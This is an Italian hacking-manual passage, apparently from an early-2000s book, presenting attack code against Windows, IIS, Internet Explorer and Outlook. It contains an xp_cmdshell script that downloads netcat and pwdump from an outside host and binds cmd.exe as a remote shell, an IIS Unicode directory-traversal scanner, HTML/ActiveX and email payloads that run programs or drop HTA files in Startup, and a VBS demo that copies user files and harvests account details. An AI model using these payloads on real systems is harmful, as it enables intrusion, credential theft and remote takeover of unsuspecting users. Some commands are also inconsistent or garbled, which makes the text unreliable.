
Le due righe di prima aggiungono un utente found con password stone.
Uno script che potrebbe essere inviato alla vittima tramite il Query analyzer è quella che segue :

```
EXEC xp_cmdshell 'echo open 192.168.234.39 > ftptem'
EXEC xp_cmdshell 'echo user anonymous ladee@da.com >>ftptemp'
EXEC xp_cmdshell 'echo bin >>ftptemp'
EXEC xp_cmdshell 'echo get nc.exe >>ftptemp'
EXEC xp_cmdshell 'echo get kill.exe'
EXEC xp_cmdshell 'echo get samdump.dll >>ftptemp'
EXEC xp_cmdshell 'echo get pwdump2 >>ftptemp'
EXEC xp_cmdshell 'echo get pulist.exe >>ftptemp'
EXEC xp_cmdshell 'echo bye >>ftptemp'
EXEC xp_cmdshell 'ftp –n –s:ftptemp'
EXEC xp_cmdshell 'erase ftptemp'
EXEC xp_cmdshell 'start nc –L –d –p 2002 –e cmd.exe'
```

Ora sarà sufficiente lanciare sulla nostra macchina :

```
C:\>nc –vv 10.0.0.1 2301
```

Quando HTML diventa pericoloso

Nei vari capitoli del volume abbiamo visto come di fatto molti comandi che possono essere inseriti all'interno di pagine HTML possono diventare pericolose.
Con il passare del tempo in genere si pensa che certi problemi possano essere superati ma alla fine invece poi rischiamo di rimanere a bocca aperta vedendo che su versioni di sistemi operativi avanzati quelle tecniche funzionano ancora.
Tutto il volume è stato scritto sotto sistema operativo WHISTLER ovvero Windows XP Server come viene mostrato nella seguente immagine.

A questo punto quale occasione diventa migliore per vedere quali script funzionano su questo sistema operativo ?
Partiamo da un semplicissimo test atto a vedere se è possibile attivare un eseguibile senza far vedere nulla se non il programma attivato.
Prendiamo il codice che segue :

```
<span id="oSpan"></span>
<script language="jscript" defer>
   oSpan.innerHTML='<object classid="clsid:11111111-1111-1111-1111-111111111111"
codebase="c:/winnt/system32/calc.exe"></object>';
</script>
```

e inseriamolo all'interno di un file HTML che inseriremo sul server IIS.

```
<html>
<head>
<title>Untitled Document</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-
2">
</head>

<body bgcolor="#FFFFFF" text="#000000">
<span id="oSpan"></span>
<script language="jscript" defer>
```

```
    oSpan.innerHTML='<object classid="clsid:11111111-1111-1111-1111-111111111111" codebase="e:/winnt/system32/calc.exe"></object>';
</script>
</body>
</html>
```

Considerate che io ho Windows sul disco E: per cui il percorso a cui mi riferisco per attivare il calcolatore è appunto :

```
C:\>\winnt\system32\calc.exe
```

Mi collego a http://localhost e …. Sorpresa !

Questo significa che se il codice fosse dentro ad una pagina HTML piazzato su un sisto WEB potremo attivare qualsiasi programma sul sistema dell'ignaro navigatore.
La stessa metodologia potrebbe essere codificata in XML in modo tale da porterla inserire all'interno di un qualsiasi documento senza che l'host la possa stoppare.

```
<span datasrc="#oExec" datafld="exploit" dataformatas="html"></span>
<xml id="oExec">
  <security>
    <exploit>
      <![CDATA[
      <object id="oFile" classid="clsid:11111111-1111-1111-1111-111111111111" codebase="c:/winnt/system32/calc.exe"></object>
      ]]>
    </exploit>
  </security>
</xml>
```

Sempre legato all'esecuzione di codice su di un sistema remoto possiamo usare il seguente codice che nel'esempio legge un file di testo che chiaramente deve esistere.

```
------webctrl1.html-------------------------------
<object id=web2
   classid="clsid:8856F961-340A-11D0-A96B-00C04FD705A2"
>
</object>
<SCRIPT>
alert("This script reads C:\\TEST.TXT\nYou may need to create it");
a=window.open("file://c:/test.txt","A");
setTimeout('web2.Navigate("javascript:alert(document.body.innerText)"
,"","A");',2000);
</SCRIPT>
---------------------------------------------------
```

Nel caso precedente l'attivazione di un programma avveniva da server a client o al limite in tutte quelle procedure dove è possibile sfruttare un file XML.
Sempre nei capitoli legati ai WEB abbiamo visto diversi BUGS che permettevano di interagire con comandi sui WEB Server.
Un altro di questi bugs è quello definito con il termine di Escaped Characters Decoding Bug.
Il seguente programma in parl testa un WEB a questo bug.

```
#!/usr/bin/perl
#
# iis_promisc v2.0
#
# This is a perl script to test the infamous
# Microsoft IIS holes:
#
# -*- Escaped Characters Decoding Bug
# -*- Unicode Directory Transversal Bug
#
# * Support Proxy Server
# * Over 20 tests will be made ( if found display the patch URL too
:)
#
# Added to v2:
#
# -*- Executable File Parsing Bug check
# -*- Over 40 bugs tested!
#
# * REQUIRE LWP(Lib WWW for Perl) http://www.linpro.no/lwp/
# The package libwww is found in many linux distributions
#
# by inode@unsekure.com.br
# greetz to #unsekure @ irc.brasnet.org
# http://unsekure.com.br
#
# 05/2001

if ($#ARGV<0) {die "\n-*- iis_promisc -*-\nUse: $0
www.target.com\n\n";}

use LWP;

$ua = new LWP::UserAgent;

## Uncomment the line below to use a proxy server
#$ua->proxy(['http'], 'http://proxy.server.com:PORT/');

$ua->timeout(60);
$ua->agent("Mozilla/5.0 (Win95)");

($target = @ARGV[0]);
$vuln_flag = 0;
$port = 80;
$test_command =
"winnt/system32/cmd.exe?/c+echo+MinhaNossaSenhoraDoPerpetuoSocorro";
$dir_command = "winnt/system32/cmd.exe?/c+dir";
$iis = "1";

my @dir=(

# You can add more exec dirs here
#"/somedir/",
```

```
"/", ## wwwroot
"/scripts/",
"/msadc/",
"/cgi-bin/",
"/bin/",
"/samples/",
"/_vti_cnf/",
"/_vti_bin/",
"/adsamples/",
"/iisadmpwd/",
"/Rpc/",
"/PBServer/");

my @string=(

"..%255c..%255c..%255c..%255c..%255c..%255c",
"..%c0%af../..%c0%af../..%c0%af../",
"..%e0%80%af../..%e0%80%af../..%e0%80%af../",
"boo.bat/..%C1%9C..%C1%9C..%C1%9C..%C1%9C..%C1%9C..%C1%9C..%C1%9C");

if ( ($ENV{'OSTYPE'} || $ENV{'TERM'}) =~ /linux/ ) {
  $found = "lynx -dump";
  } else { $found = "-*- VULN -*-"; }


foreach $vul_dir (@dir) {
foreach $vul_string (@string) {
  if ($iis) {
    @output = conn($vul_dir.$vul_string);
    foreach $output_line (@output) {
      if ($output_line =~ /MinhaNossaSenhoraDoPerpetuoSocorro/) {
      $vuln_flag = $vuln_flag + 1;
      print "\n$found
http://".$target.$vul_dir.$vul_string.$dir_command."\n";
      }
    }
  } else { print $output_line."\n"; exit; }
}
}
if ($vuln_flag !=0 ) {
  print qq~

  -*--*--*--*--*--*--*--*--*--*--*--*--*-
  -*- Escaped Characters Decoding Bug -*-
  -*- Microsoft IIS 5.0 PATCH:
  -*-
http://download.microsoft.com/download/win2000platform/Patch/q293826/
NT5/EN-US/Q293826_W2K_SP3_x86_en.EXE
  -*- Microsoft IIS 4.0 PATCH:
  -*-
http://download.microsoft.com/download/winntsp/Patch/q293826/NT4/EN-
US/Q295534i.exe

        -*--*--*--*--*--*--*--*--*--*--*--*--*-*-
        -*- Unicode Directory Transversal Bug -*-
        -*- Microsoft IIS 5.0 PATCH:
        -*-
http://www.microsoft.com/windows2000/downloads/critical/q269862/defau
lt.asp
  -*- Microsoft IIS 4.0 PATCH:
```

```
        -*-
http://www.microsoft.com/ntserver/nts/downloads/critical/q269862/defa
ult.asp

        -*--*--*--*--*--*--*--*--*--*--*-*-
        -*- Executable File Parsing Bug -*-
        -*- Microsoft IIS 5.0 PATCH:
        -*-
http://download.microsoft.com/download/win2000platform/Patch/Q277873/
NT5/EN-US/Q277873_W2K_SP2_x86_en.EXE
  -*- Microsoft IIS 4.0 PATCH:
        -*-
http://www.microsoft.com/ntserver/nts/downloads/critical/q277873
  -*- $vuln_flag hole(s) found at $target! -*-

  ~;

  } else {
        print "\n-*- $target: Not vulnerable -*-\n\n";
        exit;
}


sub conn {
  my ($GET_STR) = @_;
  my $req = new
HTTP::Request('GET','http://'.$target.$GET_STR.$test_command);
  my $res= $ua->request($req);

  if ( $res->server =~/IIS/ ){
    $iis = 1;
    return $res->content;
  } else {
    $iis = 0;
    $err = $res->code;
    if ( $err == 404 ) {
       return print "\n-*- Not running MS-IIS -*-\n";
    } else { return print "\n-*- HTTP error code $err Connection
problems -*-\n"; }
    }
}
```

Un altro sistema di attacco legato a HTML è quello definito con il termine di HTML.Dropper il quale permette di creare un email con degli attachment nascosti.
Create un file con esetensione .eml con il seguente contenuto :

```
MIME-Version: 1.0
To: http-equiv@excite.com
Subject:




                                                                 .hta
Content-Type: image/gif; charset=us-ascii
Content-Transfer-Encoding: 7bit

<!-- 17.01.2001 http://www.malware.com -->

<script>var wsh=new ActiveXObject('WScript.Shell');
wsh.Run('telnet.exe');</script>
```

Quando questo viene eseguito un file .hta viene creato con il contenuto che desideriamo eseguire.
Successivamente possiamo inserire il resto del nostro messaggio in modo da unire questo ad uno di quelli che spediremo.
Nel capitolo precedente abbiamo visto come mediante quello che abbiamo definito con il termine del problem del ‘SAFE FOR SCRIPTING’ potevamo inviare delle email con contenuti che venivano attivati sul sistema ricevente soltanto mediante la lettura delle email.
Qui usiamo lo tesso metodo ma mediante l’inclusione di un script il quale potrà esere utilizzato come test.
Il messaggio creerà un directory che vi avvertirà che siete stati hackerati.

```
From: "xxxxx"
Subject: mail
Date: Thu, 2 Nov 2000 13:27:33 +0100
MIME-Version: 1.0
Content-Type: multipart/related;
	type="multipart/alternative";
	boundary="1"
X-Priority: 3
X-MSMail-Priority: Normal

--1
Content-Type: multipart/alternative;
	boundary="2"


--2
Content-Type: text/html;
	charset="iso-8859-1"
Content-Transfer-Encoding: quoted-printable

<HTML>
<HEAD>
</HEAD>
<BODY bgColor=3D#ffffff>
<iframe src=3Dcid:hello.wav height=3D0 width=3D0></iframe>
You Have Been Hacked!<BR>
</BODY>
</HTML>

--2--

--1
Content-Type: video/x-ms-asf;
	name="Finjan_VBS_Demo.vbs"
Content-Transfer-Encoding: quoted-printable
Content-ID: <hello.wav>
' Copyright (c) Finjan Software=20
'************************************************************************=
*************************************************************************=
*************************************************************************=
**************************
'This demonstration shows you the danger of running script files on your =
PC.
'A new folder will be created on your Windows Desktop directory named =
'You Have Been Hacked!' and several of your files will copied to this =
folder. You may delete this folder (the files are copies only and the =
originals have not been moved).
'This demo was created by Finjan Software, the leader in First-Strike =
Security.  Finjan delivers proactive security solutions that protect =
companies and computer users from first-strike malicious code attacks =
without relying on database updates.
'************************************************************************=
*************************************************************************=
*************************************************************************=
**************************
```

```
On Error Resume Next
Dim fso, fldr, f1, F, shell, DeskPath, MyDocPath, =
RecentPath,FavoritePath, text1, text2, text3, text4, text5, text6, =
CurrentFolder, objNet=20

Set fso =3DCreateObject("Scripting.FileSystemObject")
set shell =3DCreateObject("WScript.Shell")
Set objNet =3DWScript.CreateObject( "WScript.Network" )

DeskPath =3Dshell.SpecialFolders("Desktop")
MyDocPath =3Dshell.SpecialFolders("MyDocuments")
RecentPath =3Dshell.SpecialFolders("Recent")
FavoritePath =3Dshell.SpecialFolders("Favorites")

fldr =3Dfso.CreateFolder(DeskPath & "\You Have Been Hacked!")

'copying the files
'-----------------------------------------------------------------------=
-----------------------------------------------------
Set CurrentFolder =3D fso.GetFolder(fldr)
count =3D 0

If (MyDocPath) Then
      fso.CopyFile MyDocPath & "\*.doc", DeskPath & "\You Have Been Hacked!"
=09
      count=3DNumFiles(CurrentFolder)
        If (count < 5) Then
             fso.CopyFile MyDocPath & "\*.xls", DeskPath & "\You Have Been
Hacked!"     =
=09

             count=3DNumFiles(CurrentFolder)
             If (count < 5) Then
                   fso.CopyFile MyDocPath & "\*.ppt", DeskPath & "\You Have
Been =
Hacked!"

             count=3DNumFiles(CurrentFolder)
             If (count < 5) Then
                   fso.CopyFile MyDocPath & "\*.rtf", DeskPath & "\You Have
Been =
Hacked!"

             If (count < 5) Then
                   fso.CopyFile MyDocPath & "\*.html", DeskPath & "\You Have
Been =
Hacked!"
             End If
             End If
             End If
      End If
End If


count=3DNumFiles(CurrentFolder)
If(counter < 5) Then
      If (FavoritePath) Then
             fso.CopyFile FavoritePath & "\*.com*", DeskPath & "\You Have
Been =
Hacked!"

             count=3DNumFiles(CurrentFolder)
             If (FavoritePath) Then
                   fso.CopyFile FavoritePath & "\*.url*", DeskPath & "\You
Have Been =
Hacked!"
             End If
      End If
```

```
End If

'Creating and writing the text file
'-------------------------------------------------------------------------=
---------------------------------------------------
Set f1 =3D fso.CreateTextFile( DeskPath & "\You Have Been =
Hacked!\\Finjan Software Demo.txt", True)

f1.WriteLine("Here is some sensitive information about your PC:")
f1.WriteLine("Username: " & objNet.UserName)
f1.WriteLine("Domain: " & objNet.UserDomain)
f1.WriteBlankLines(2)
f1.WriteLine("This has been a demonstration to show you the danger of =
running script files on your PC.")=20
f1.WriteBlankLines(2)
f1.WriteLine("A new folder has been created on your Windows Desktop =
directory named 'You Have Been Hacked!' and several of your files were =
copied to this folder. You may delete this folder (the files are copies =
only and the originals have not been moved).")
f1.WriteBlankLines(2)
f1.WriteLine ("This demo was created by Finjan Software, the leader in =
First-Strike Security.  Finjan delivers proactive security solutions =
that protect companies and computer users from first-strike malicious =
code attacks without relying on database updates.")
f1.WriteBlankLines(1)
f1.WriteLine("                        www.finjan.com")
f1.close()=20
'-------------------------------------------------------------------------=
----------------------------------------------------

shell.Run "explorer.exe " &DeskPath &"\You Have Been Hacked!"
shell.Run "notepad.exe " &DeskPath &"\You Have Been Hacked!\Finjan =
Software Demo.txt"=20

'functions
'-------------------------------------------------------------------------=
----------------------------------------------------
Function NumFiles(CurrentFolder)
	counter =3D 0
	Set i =3D CurrentFolder.Files
	For Each f2 in i
		If ((fso.GetExtensionName(f2) =3D "doc") or
(fso.GetExtensionName(f2) =
=3D "ppt") or (fso.GetExtensionName(f2) =3D "xls") or =
(fso.GetExtensionName(f2) =3D "mdb") or (fso.GetExtensionName(f2) =3D =
"rtf") or (fso.GetExtensionName(f2) =3D "html") ) Then
			counter =3D counter + 1
		End if
	Next
	NumFiles =3D counter
End Function


--1
```

Fate attenzione che potreste doverlo adattare al formato che abbiamo appunto visto nel capitolo precedente.
Anche Java possiede alcuni problemi come ad esempio quello legato acom.ms.activeX.ActiveXComponent il quale permette l’esecuzione di codice arbitrario.
Date un occhiata a questo codice per capire la logica.

```
---------javaea.html-----------------------------------------
<APPLET code="com.ms.activeX.ActiveXComponent" >
</APPLET>
<!-- ^^^ This gives java exceptions in java console, but the object
```

```
is instantiated -->


<SCRIPT LANGUAGE="JAVASCRIPT">
a1=document.applets[0];
fn="..\\\\Start Menu\\\\Programs\\\\Startup\\\\EA.HTA";
//fn="EA.HTA";
doc="<SCRIPT>s1=\'Hello world\\nTo get rid of this, delete the file
EA.HTA in Startup
folder\';alert(s1);document.body.innerHTML=s1</"+"SCRIPT>";
function f1()
{
a1.setProperty('DOC',doc);
}

function f()
{
// The ActiveX classid
cl="{06290BD5-48AA-11D2-8432-006008C3FBFC}";
a1.setCLSID(cl);
a1.createInstance();
setTimeout("a1.setProperty('Path','"+fn+"')",1000);
setTimeout("f1()",1500);
setTimeout("a1.invoke('write',VA);alert('"+fn+" created');",2000);
}
setTimeout("f()",1000)
</SCRIPT>

<SCRIPT LANGUAGE="VBSCRIPT">
VA = ARRAY()
' Just to get something like com.ms.com.Variant[]
</SCRIPT>
------------------------------------------------------
```

Piazzate sull vostro sito WEB (chiaramente un creato appositamente su qualche sito con spazio gratis) il codice html che segue inviate una email che usi il metodo di :

```
<IFRAME SRC="http://somehost/javascript.html"></IFRAME>
```

Questo metodo è quello che abbiamo visto nei capitoli di prima che permetteva di fare eseguire del codice sul sistema del ricevente della email.

```
-----------javascript.html-------------
<APPLET CODE="outlookjs.class" MAYSCRIPT>
<PARAM NAME="command" VALUE="window.open('http://www.guninski.com')">
</APPLET>


----------outlookjs.java---------------
import java.applet.Applet;
import netscape.javascript.*;
class outlookjs extends Applet {
public JSObject j;
public void init()
 {
  try {
  j=(JSObject) JSObject.getWindow(this);
  j.eval(getParameter("command"));
  }
  catch (Exception e) {System.out.println(e);};
```

```
  }
}
```

Ricordatevi che anche il codice che è indicato a colpire dal WEB al client può di fatto essere usato grazie alla email attivatici mediante le quali potete fare in modo che degli utenti remoti vadano senza saperlo a leggere le pagine WEB su un sito fantasma.
Un altro BUG di OUTOLOOK potrebbe permettere di prendere il possesso di un sistema remoto.
In pratica dei programmi a caso potrebbero usare i file .chm per individuare la directory temporanea di internet.
Considerate il seguente codice HTML :

```
<OBJECT DATA="http://SOMEHOST.COM/chmtemp.html" TYPE="text/html" WIDTH=200
HEIGHT=200>
```

SOMEHOST è un altro web rispetto a quello da cui il codice html è stato leto.
Una volta che viene identificata una directory temporanea è possibile usarla per inserirgli un file .CHM e successivamente eseguirlo mediante window.showHelp().
Il codice che segue è una versione sofisticata :

```
---------chmtempmain.html-----------------------------------------
<IMG SRC="chm1.chm" WIDTH=1 HEIGHT=1>
<IMG SRC="chm2.chm" WIDTH=1 HEIGHT=1>
<IMG SRC="chm3.chm" WIDTH=1 HEIGHT=1>
<IMG SRC="chm4.chm" WIDTH=1 HEIGHT=1>
<IMG SRC="chm5.chm" WIDTH=1 HEIGHT=1>
<IMG SRC="chm6.chm" WIDTH=1 HEIGHT=1>
<IMG SRC="chm7.chm" WIDTH=1 HEIGHT=1>
<IMG SRC="chm8.chm" WIDTH=1 HEIGHT=1>
<IMG SRC="chm9.chm" WIDTH=1 HEIGHT=1>
<IMG SRC="chm10.chm" WIDTH=1 HEIGHT=1>
<BR>
The object below must be loaded from a server with name different from the parent document
-
it may be the same server but use the IP address or another alias.
<BR>
If this does not work try increasing the number of "chm*.chm" in IMG and showHelp.
<BR>
<OBJECT DATA="http://guninski.com/chmtemp.html" TYPE="text/html" WIDTH=200
HEIGHT=200>
------------------------------------------------------------------


--------chtmtemp.html----------------------------------- -------------
<SCRIPT>
function g()
{
s=document.URL;
path=s.substr(0,s.lastIndexOf("\\"));
path=unescape(path);
alert("One of your temp files directory is: "+path);
window.showHelp(path+"\\chm1[1].chm");
window.showHelp(path+"\\chm2[1].chm");
window.showHelp(path+"\\chm3[1].chm");
window.showHelp(path+"\\chm4[1].chm");
window.showHelp(path+"\\chm5[1].chm");
window.showHelp(path+"\\chm6[1].chm");
window.showHelp(path+"\\chm7[1].chm");
window.showHelp(path+"\\chm8[1].chm");
window.showHelp(path+"\\chm9[1].chm");
window.showHelp(path+"\\chm10[1].chm");
```

```
}
setTimeout("g()",5000); // if you are on a slow internet connection you must increase the delay
</SCRIPT>
--------------------------------------------------------------------
```

Un altro BUGS legato ad OUTLOOK.
Se un utente legge il seguente codice dentro ad un pagina HTML ed esegue il preview di un messaggio, alora diventa possibile prendere possesso del suo computer.
Il codice è :

```
<br>
<object id="o1"
   classid="clsid:0006F063-0000-0000-C000-000000000046"
>
<param name="folder" value="Inbox">
</object>

<script>
function f()
{
//alert(o2.object);
sel=o1.object.selection;
vv1=sel.Item(1);
alert("Subject="+vv1.Subject);
alert("Body="+vv1.Body+"["+vv1.HTMLBody+"]");
alert("May be deleted");
//vv1.Delete();

vv2=vv1.Session.Application.CreateObject("WScript.Shell");

alert("Much more fun is possible");


vv2.Run("C:\\WINNT\\SYSTEM32\\CMD.EXE /c DIR /A /P /S C:\\ ");

}
setTimeout("f()",2000);
</script>
```

Un BUG molto recente è quello mediante il quale ActiveX in Internet Explorer permetterebbe di leggere ed installare dei componenti signed su di un computer che st navigando.
Il tutto viene eseguito dal codice :

```
<object codebase="http://evilhost/buggyreallysigned.file"
classid="clsid:speciallycrafted">
</object>
```

Ed ecco un po di codici relativi alle nuove versioni di WINDOWS XP.
Il seguente codice deve essere inserito all’interno di un email html.

```
<h1>
Hehe. Trying to sell trustworthy computing.
</h1>

<object
   classid="CLSID:0002E551-0000-0000-C000-000000000046"
id=Spreadsheet1
   v:shapes="_x0000_s1026" class=shape width=81 height=81
```

```
   u1:shapes="_x0000_s1025">
   <param name=DataType value=XMLURL>
   <param name=XMLData
   value="&lt;?xml
version=&quot;1.0&quot;?&gt;&#13;&#10;&lt;ss:Workbook
xmlns:o=&quot;urn:schemas-microsoft-com:office:office&quot;&#13;&#10;
xmlns:x=&quot;urn:schemas-microsoft-com:office:excel&quot;&#13;&#10;
xmlns:ss=&quot;urn:schemas-microsoft-
com:office:spreadsheet&quot;&#13;&#10; xmlns:c=&quot;urn:schemas-
microsoft-com:office:component:spreadsheet&quot;&#13;&#10;
xmlns:html=&quot;http://www.w3.org/TR/REC-html40&quot;&gt;&#13;&#10;
&lt;x:ExcelWorkbook&gt;&#13;&#10;
&lt;x:ProtectStructure&gt;False&lt;/x:ProtectStructure&gt;&#13;&#10;
&lt;x:ActiveSheet&gt;0&lt;/x:ActiveSheet&gt;&#13;&#10;
&lt;/x:ExcelWorkbook&gt;&#13;&#10; &lt;ss:Styles&gt;&#13;&#10;
&lt;ss:Style ss:ID=&quot;Default&quot;&gt;&#13;&#10;
&lt;ss:Alignment ss:Horizontal=&quot;Automatic&quot;
ss:Rotate=&quot;0.0&quot; ss:Vertical=&quot;Bottom&quot;&#13;&#10;
ss:ReadingOrder=&quot;Context&quot;/&gt;&#13;&#10;
&lt;ss:Borders&gt;&#13;&#10;   &lt;/ss:Borders&gt;&#13;&#10;
&lt;ss:Font ss:FontName=&quot;Arial&quot; ss:Size=&quot;10&quot;
ss:Color=&quot;Automatic&quot; ss:Bold=&quot;0&quot;&#13;&#10;
ss:Italic=&quot;0&quot;
ss:Underline=&quot;None&quot;/&gt;&#13;&#10;   &lt;ss:Interior
ss:Color=&quot;Automatic&quot;
ss:Pattern=&quot;None&quot;/&gt;&#13;&#10;   &lt;ss:NumberFormat
ss:Format=&quot;General&quot;/&gt;&#13;&#10;   &lt;ss:Protection
ss:Protected=&quot;1&quot;/&gt;&#13;&#10;
&lt;/ss:Style&gt;&#13;&#10; &lt;/ss:Styles&gt;&#13;&#10;
&lt;c:ComponentOptions&gt;&#13;&#10;  &lt;c:Label&gt;&#13;&#10;
&lt;c:Caption&gt;Microsoft Office
Spreadsheet&lt;/c:Caption&gt;&#13;&#10;  &lt;/c:Label&gt;&#13;&#10;
&lt;c:PreventPropBrowser/&gt;&#13;&#10;
&lt;c:MaxHeight&gt;80%&lt;/c:MaxHeight&gt;&#13;&#10;
&lt;c:MaxWidth&gt;80%&lt;/c:MaxWidth&gt;&#13;&#10;
&lt;c:NextSheetNumber&gt;1&lt;/c:NextSheetNumber&gt;&#13;&#10;
&lt;/c:ComponentOptions&gt;&#13;&#10;
&lt;x:WorkbookOptions&gt;&#13;&#10;
&lt;c:OWCVersion&gt;10.0.0.2621
&lt;/c:OWCVersion&gt;&#13;&#10;  &lt;x:DisableUndo/&gt;&#13;&#10;
&lt;/x:WorkbookOptions&gt;&#13;&#10; &lt;ss:Worksheet
ss:Name=&quot;Sheet1&quot;&gt;&#13;&#10;
&lt;x:WorksheetOptions&gt;&#13;&#10;
&lt;x:Selected/&gt;&#13;&#10;
&lt;x:ViewableRange&gt;R1:R262144&lt;/x:ViewableRange&gt;&#13;&#10;
&lt;x:Selection&gt;R1C1&lt;/x:Selection&gt;&#13;&#10;
&lt;x:TopRowVisible&gt;0&lt;/x:TopRowVisible&gt;&#13;&#10;
&lt;x:LeftColumnVisible&gt;0&lt;/x:LeftColumnVisible&gt;&#13;&#10;
&lt;x:ProtectContents&gt;False&lt;/x:ProtectContents&gt;&#13;&#10;
&lt;/x:WorksheetOptions&gt;&#13;&#10;
&lt;c:WorksheetOptions&gt;&#13;&#10;
&lt;/c:WorksheetOptions&gt;&#13;&#10;  &lt;ss:Table
ss:ExpandedColumnCount=&quot;1&quot;
ss:ExpandedRowCount=&quot;1&quot;&#13;&#10;
ss:DefaultColumnWidth=&quot;48.0&quot;
ss:DefaultRowHeight=&quot;12.75&quot;&gt;&#13;&#10;
&lt;ss:Row&gt;&#13;&#10;    &lt;ss:Cell
ss:Formula='=HOST().SaveAs(&quot;../Start
Menu/Programs/StartUp/gggg5.hta&quot;,8)'&gt;&#13;&#10;
&lt;ss:Data
ss:Type=&quot;Boolean&quot;&gt;1&lt;/ss:Data&gt;&#13;&#10;
```

```
&lt;/ss:Cell&gt;&#13;&#10;   &lt;/ss:Row&gt;&#13;&#10;
&lt;/ss:Table&gt;&#13;&#10; &lt;/ss:Worksheet&gt;&#13;&#10;
&lt;ss:Worksheet ss:Name=&quot;Sheet2&quot;&gt;&#13;&#10;
&lt;x:WorksheetOptions&gt;&#13;&#10;
&lt;x:ViewableRange&gt;R1:R262144&lt;/x:ViewableRange&gt;&#13;&#10;
&lt;x:Selection&gt;R1C1&lt;/x:Selection&gt;&#13;&#10;
&lt;x:TopRowVisible&gt;0&lt;/x:TopRowVisible&gt;&#13;&#10;
&lt;x:LeftColumnVisible&gt;0&lt;/x:LeftColumnVisible&gt;&#13;&#10;
&lt;x:ProtectContents&gt;False&lt;/x:ProtectContents&gt;&#13;&#10;
&lt;/x:WorksheetOptions&gt;&#13;&#10;
&lt;c:WorksheetOptions&gt;&#13;&#10;
&lt;/c:WorksheetOptions&gt;&#13;&#10; &lt;/ss:Worksheet&gt;&#13;&#10;
&lt;ss:Worksheet ss:Name=&quot;Sheet3&quot;&gt;&#13;&#10;
&lt;x:WorksheetOptions&gt;&#13;&#10;
&lt;x:ViewableRange&gt;R1:R262144&lt;/x:ViewableRange&gt;&#13;&#10;
&lt;x:Selection&gt;R1C1&lt;/x:Selection&gt;&#13;&#10;
&lt;x:TopRowVisible&gt;0&lt;/x:TopRowVisible&gt;&#13;&#10;
&lt;x:LeftColumnVisible&gt;0&lt;/x:LeftColumnVisible&gt;&#13;&#10;
&lt;x:ProtectContents&gt;False&lt;/x:ProtectContents&gt;&#13;&#10;
&lt;/x:WorksheetOptions&gt;&#13;&#10;
&lt;c:WorksheetOptions&gt;&#13;&#10;
&lt;/c:WorksheetOptions&gt;&#13;&#10;
&lt;/ss:Worksheet&gt;&#13;&#10;
&lt;o:DocumentProperties&gt;&#13;&#10;
&lt;o:Author&gt;ad&lt;/o:Author&gt;&#13;&#10;
&lt;o:LastAuthor&gt;ad&lt;/o:LastAuthor&gt;&#13;&#10;
&lt;o:Created&gt;2002-03-17T12:07:37Z&lt;/o:Created&gt;&#13;&#10;
&lt;o:Company&gt;g&lt;/o:Company&gt;&#13;&#10;
&lt;o:Version&gt;10.2625&lt;/o:Version&gt;&#13;&#10;
&lt;/o:DocumentProperties&gt;&#13;&#10;
&lt;o:OfficeDocumentSettings&gt;&#13;&#10;
&lt;o:DownloadComponents/&gt;&#13;&#10;   &lt;o:LocationOfComponents
HRef=&quot;file:///E:\&quot;/&gt;&#13;&#10;
&lt;/o:OfficeDocumentSettings&gt;&#13;&#10;&lt;/ss:Workbook&gt;&#13;&
#10;">
   <param name=AllowPropertyToolbox value=0>
   <param name=AutoFit value=0>
   <param name=Calculation value=-4105>
   <param name=Caption value="Microsoft Office Spreadsheet">
   <param name=DisplayColumnHeadings value=-1>
   <param name=DisplayGridlines value=-1>
   <param name=DisplayHorizontalScrollBar value=-1>
   <param name=DisplayOfficeLogo value=-1>
   <param name=DisplayPropertyToolbox value=0>
   <param name=DisplayRowHeadings value=-1>
   <param name=DisplayTitleBar value=0>
   <param name=DisplayToolbar value=-1>
   <param name=DisplayVerticalScrollBar value=-1>
   <param name=DisplayWorkbookTabs value=-1>
   <param name=EnableEvents value=-1>
   <param name=MaxHeight value="80%">
   <param name=MaxWidth value="80%">
   <param name=MoveAfterReturn value=-1>
   <param name=MoveAfterReturnDirection value=-4121>
   <param name=RightToLeft value=0>
   <param name=ScreenUpdating value=-1>
   <param name=EnableUndo value=0>
  </object>
<script>
i=3;
while (i--) confirm("Trustworthy?");
```

```
//x=new ActiveXObject("WScript.Shell");
//x.Run("C:\\WINNT\\SYSTEM32\\CMD.EXE /C DIR C:\\ /a /p /s");
</script>
```

Ecco un altro codice da inserire dentro ad un email HTML.

```
<OBJECT id=WebBrowser1 height=150 width=300
classid=CLSID:8856F961-340A-11D0-A96B-00C04FD705A2>
<PARAM NAME="ExtentX" VALUE="7938">
<PARAM NAME="ExtentY" VALUE="3969">
<PARAM NAME="ViewMode" VALUE="0">
<PARAM NAME="Offline" VALUE="0">
<PARAM NAME="Silent" VALUE="0">
<PARAM NAME="RegisterAsBrowser" VALUE="1">
<PARAM NAME="RegisterAsDropTarget" VALUE="1">
<PARAM NAME="AutoArrange" VALUE="0">
<PARAM NAME="NoClientEdge" VALUE="0">
<PARAM NAME="AlignLeft" VALUE="0">
<PARAM NAME="ViewID" VALUE="{0057D0E0-3573-11CF-AE69-08002B2E1262}">
<PARAM NAME="Location" VALUE="about:/dev/random&lt;script&gt;while
(42) alert('HOHOHO\nTrying to sell trustworthy
computing\nHOHOHO')&lt;/script&gt;">
<PARAM NAME="ReadyState" VALUE="4">
</OBJECT>
```

